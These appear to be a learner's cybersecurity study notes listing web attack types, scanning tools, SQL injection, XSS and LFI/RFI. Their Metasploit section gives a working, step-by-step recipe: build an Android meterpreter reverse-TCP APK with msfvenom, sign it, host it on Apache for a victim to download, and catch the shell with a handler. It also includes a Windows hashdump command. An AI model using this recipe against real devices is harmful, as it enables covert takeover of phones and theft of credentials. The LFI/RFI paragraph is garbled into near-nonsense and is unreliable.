
★ Web Server attacks


1. _Dos/DDoS Attacks
2. DNS server Hijacking
3. Directory Traversal Attack
4. MITM (man in The middle) Attack
5. Phishing Attacks
6. Web Server Misconfiguration :- not learn
7. Web Cache Poisoning Attack :- not learn


8. SSH Brute Force Attack :- not learn
9. Web Server Password Cracking :-not learn
10. SSRF (Server-Side Request Forgery Attack) :- not learn

★Type of Cryptography

1. Symmetric Encryption
2. Asymmetric Encryption







★ Vulnerability scan

1. **For pc :- using lynis tool**

- Git clone https://github.com/xyz/lynis.git
- Execute permission in lynis folder
- ./lynis audit system

2. **For website :- using Golismero tool**

- Git clone https://github.com/golismero/golismero.git
- Python golismero.py
- Python golismero.py www.google.com(websitename) -O /home/paresh/Desktop (output save path)

★metasploit

1. **Expolit**

- Info (this command use for exploit information)
- Show targets (show target is show information for this exploit which os on work)
- Back

2. **Access different os file system and terminal**

- Msfconsole (start metasploit machine)
- Nmap -sV IP(see how many server open in target machine)
- Search name:suba type:exploit platform:unix
- Use exploti/mulit/eee/
- Show options
- Set RHOST IP (Target machine IP)
- Exploit

3. **Payload types**

- **SIngle :-** This payload use for perfom the Single task
- **Staged or stagers :-** use for download big file ,upload and transform
- **Stages :-** Provide advance future like meterpreter
- **Meterpreter :-** use for sell and perform multiple task and code execute
- **passiveX :-** use this payload when install firewall in target machine
- **NoNX**
- **Ord :-** use for all windows os
- **IPv6 :-** use for IPv6 network

4. **Meterpreter**

- Run post/windows/gather/hashdump :- (gather hash password)

5. **How access mobile**

- Msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.80.130 LPORT=444 R > demo.apk
- Keytool -genkey -V -keystore key.keystore -alias PARESH -keyalg RSA -keysize 2048 -validity 10000
- Jarsigner -verbose -sigalg SHAwithRSA -digestalg SHA1 -keystore key.keystore demo.apk PARESH
- Jarsigner -verify -verbose -certs demo.apk

- Apt-get install zipalign
- Zipalign -v 4 demo.apk demo2.apk
- Then apk upload in apache server
- Cp demo2.apk /var/www/html/share/
- Service apache2 start
- Then start listen result view server
- Msfconsole
- Use exploit/multi/handler
- Set LHOST 192.292.22.(IP target machine)
- Run or exploit
- Search google :- IP(Attacker machine IP)/share (download apk)

6. **Session**
- Session
7.

★SQl Injection

- **What is SQL Injection?**

1. Injection SQL Query
2. Most Common Web Attack
3. High severity level
4. Can Modify or Delete the Database

- **Types of SQL Injection?**

1. In-band SQL Injection
2. Inferential SQL Injection
3. Out-of-band SQL Injection

- **In-band SQL Injection**

1. Error-based SQL Injection
2. Union-based SQL Injection


★XSS (cross site script)


- **What is XSS?**


1. Cross-site Scripting
2. Gaining unauthorized access
3. Running Malicious Scripts
4. Using HTML & Javascript Tags


- **Types of XSS**

1. Reflected XSS
2. Store XSS
3. DOM XXS









- **LFI** :- access local file means website server files like index.js , src
- **RFI**:- send remote malaysian file and access remotely in website

LFI vs RFI

- Local File Inclusion (LFI) and Remote File Inclusion (RFI) are two normal weaknesses that ordinarily influence PHP web applications.
- These weaknesses are caused because of inadequately composed web applications or potentially neglecting to follow proper security rehearses.
- Cybercriminals can take advantage of these shortcomings to unveil tou a or assume responsibility for the whole worker.
- The primary distinction between a LFI and a RFI is the incorporated doc s starting place.